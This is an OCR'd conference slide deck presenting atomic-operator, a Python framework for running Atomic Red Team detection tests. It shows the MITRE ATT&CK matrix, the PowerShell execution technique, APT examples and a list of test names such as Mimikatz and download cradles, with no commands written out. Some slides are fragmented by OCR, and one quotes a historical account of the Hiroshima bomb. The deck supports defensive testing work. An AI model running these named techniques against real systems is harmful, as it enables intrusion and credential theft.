atomic-operator

Atomic Red Team Python
Execution Framework

ATOMIC-OPERATOR

Josh Rickard

- Blue Team & DFIR
- Automate all the things
- Open Sorcerer

@MSAdministrator


github.com/MSAdministrator

letsautomate.it

ATT&CK Matrix for Enterprise

layout: side | show sub-techniques | hide sub-techniques

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credential Access 15 techniques	Discovery 29 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deploy Container	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Escape to Host	Direct Volume Access	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Domain Policy Modification (2)	Modify Authentication Process (4)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Execution Guardrails (1)	Network Sniffing	Domain Trust Discovery	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution Flow (11)	Exploitation for Defense Evasion	OS Credential Dumping (8)	File and Directory Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service (2)
			User Execution (3)	Hijack Execution Flow (11)	Process Injection (11)	File and Directory Permissions Modification (2)	Steal Application Access Token	Group Policy Discovery		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (6)	Hide Artifacts (9)	Steal or Forge Kerberos Tickets (4)	Network Service Scanning		Data from Removable Media	Protocol Tunneling		Service Stop
				Modify Authentication Process (4)	Valid Accounts (4)	Hijack Execution Flow (11)	Steal Web Session Cookie	Network Share Discovery		Data Staged (2)	Proxy (4)		System Shutdown/Reboot
				Office Application Startup (6)		Impair Defenses (9)	Two-Factor Authentication Interception	Network Sniffing		Email Collection (3)	Remote Access Software		
				Pre-OS Boot (5)		Indicator Removal on Host (6)	Unsecured Credentials (7)	Password Policy Discovery		Input Capture (4)	Traffic Signaling (1)		
				Scheduled Task/Job (6)		Indirect Command Execution		Peripheral Device Discovery		Screen Capture	Web Service (3)		
						Masquerading (7)		Permission Groups Discovery (3)		Video Capture			
						Modify Authentication Process (4)		Process Discovery					
						Modify Cloud Compute Infrastructure (4)		Query Registry					
						Modify Registry		Remote System					




IT'S A BLUEPRINT

The design of Little Boy used the gun assembly method. The bullet of U235 impacting the target of U235 produces a critical mass in a very short time and the heavy mass causing confinement conditions long enough for the nuclear reaction to proceed.

During the flight, I removed 3 green electrical plugs and replaced them with red colored plugs. This allowed a detonation voltage to go from the explosive that fired the projectile of U235 into the target of U235 when the bomb reached about 1850 feet above Hiroshima.

UNCLASSIFIED

Morris Jeppson


Tools
Mitigations
Malware
Techniques
Actors
Tactics

Command and Scripting Interpreter: PowerShell

Other sub-techniques of Command and Scripting Interpreter (7)

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. [1] Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the `Start-Process` cmdlet which can be used to run an executable and the `Invoke-Command` cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

A number of PowerShell-based offensive testing tools are available, including Empire, PowerSploit, PoshC2, and PSAttack.[2]

PowerShell commands/scripts can also be executed without directly invoking the `powershell.exe` binary through interfaces to PowerShell's underlying `System.Management.Automation` assembly DLL exposed through the .NET framework and Windows Common Language Interface (CLI). [3][4][5]

ID: T1059.001
Sub-technique of: T1059
Tactic: Execution
Platforms: Windows
Permissions Required: Administrator, User
Data Sources: DLL monitoring, File monitoring, Loaded DLLs, PowerShell logs, Process command-line parameters, Process monitoring, Windows event logs
Supports Remote: Yes
Contributors: Praetorian
Version: 1.0
Created: 09 March 2020
Last Modified: 24 June 2020

Version Permalink

Procedure Examples

Name	Description
APT19	APT19 used PowerShell commands to execute payloads.[76]
APT28	APT28 downloads and executes PowerShell scripts.[81]
APT29	APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke. APT29 also used PowerShell scripts to evade defenses.[18][65][66]
APT3	APT3 has used PowerShell on victim systems to download and run payloads after exploitation.[77]
APT32	APT32 has used PowerShell-based tools, PowerShell one-liners, and shellcode loaders for execution.[61][62][59]
APT33	APT33 has utilized PowerShell to download files from the C2 server and run various scripts.[110][111]

Command and Scripting Interpreter: PowerShell

Other sub-techniques of Command and Scripting Interpreter (7)


Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. [1] Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the `Start-Process` cmdlet which can be used to run an executable and the `Invoke-Command` cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

A number of PowerShell-based offensive testing tools are available, including Empire, PowerSploit, PoshC2, and PSAttack.[2]

PowerShell commands/scripts can also be executed without directly invoking the `powershell.exe` binary through interfaces to PowerShell's underlying `System.Management.Automation` assembly DLL exposed through the .NET framework and Windows Common Language Interface (CLI). [3][4][5]

ID: T
Sub
Tact
Plat
Perr
Data
Pow
mon
Sup
Con
Vers
Crea
Last


TM

Atomic Red Team

Atomic Red Team™ is a library of simple tests that every security team can execute to test their defenses. Tests are focused, have few dependencies, and are defined in a structured format that can be used by automation frameworks.

Meet the Atomic Family

The Atomic Family makes it easier than ever to mount an effective defense against malicious activity.

Atomic Red Team

A library of simple, focused tests mapped to the MITRE ATT&CK® matrix. Each test runs in five minutes or less, and many tests come with easy-to-use configuration and cleanup commands.

Invoke-Atomic

A PowerShell-based framework for developing and executing atomic tests. With PowerShell Core, security teams can execute tests across multiple platforms and over a network.

AtomicTestHarnesses

A PowerShell module for executing many variations of an attack technique at once. AtomicTestHarnesses also includes tests to validate test execution and telemetry.

Chain Reactor

A tool for testing detection and response coverage on Linux machines. Chain Reactor produces customizable executables that simulate sequences of actions like process creation and network connection

Atomic Red Team tests (atomics) are a set of tests which emulate MITRE ATT&CK techniques used by malicious actors

Prepare by knowing what you can and cannot detect.

T1059.001 - PowerShell

Description from ATT&CK

> Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. (Citation: TechNet PowerShell) Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the `Start-Process` cmdlet which can be used to run an executable and the `Invoke-Command` cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).
> PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.
>
> A number of PowerShell-based offensive testing tools are available, including Empire, PowerSploit, PoshC2, and PSAttack.(Citation: Github PSAttack)
>
> PowerShell commands/scripts can also be executed without directly invoking the `powershell.exe` binary through interfaces to PowerShell's underlying `System.Management.Automation` assembly DLL exposed through the .NET framework and Windows Common Language Interface (CLI). (Citation: Sixdub PowerPick Jan 2016)(Citation: SilentBreak Offensive PS Dec 2015)(Citation: Microsoft PSfromCsharp APR 2014)

Atomic Tests

- Atomic Test #1 - Mimikatz
- Atomic Test #2 - Run BloodHound from local disk
- Atomic Test #3 - Run Bloodhound from Memory using Download Cradle
- Atomic Test #4 - Obfuscation Tests
- Atomic Test #5 - Mimikatz - Cradlecraft PsSendKeys
- Atomic Test #6 - Invoke-AppPathBypass
- Atomic Test #7 - Powershell MsXml COM object - with prompt
- Atomic Test #8 - Powershell XML requests
- Atomic Test #9 - Powershell invoke mshta.exe download
- Atomic Test #10 - Powershell Invoke-DownloadCradle
- Atomic Test #11 - PowerShell Fileless Script Execution
- Atomic Test #12 - PowerShell Downgrade Attack

Atomic Test #2 - Run BloodHound from local disk

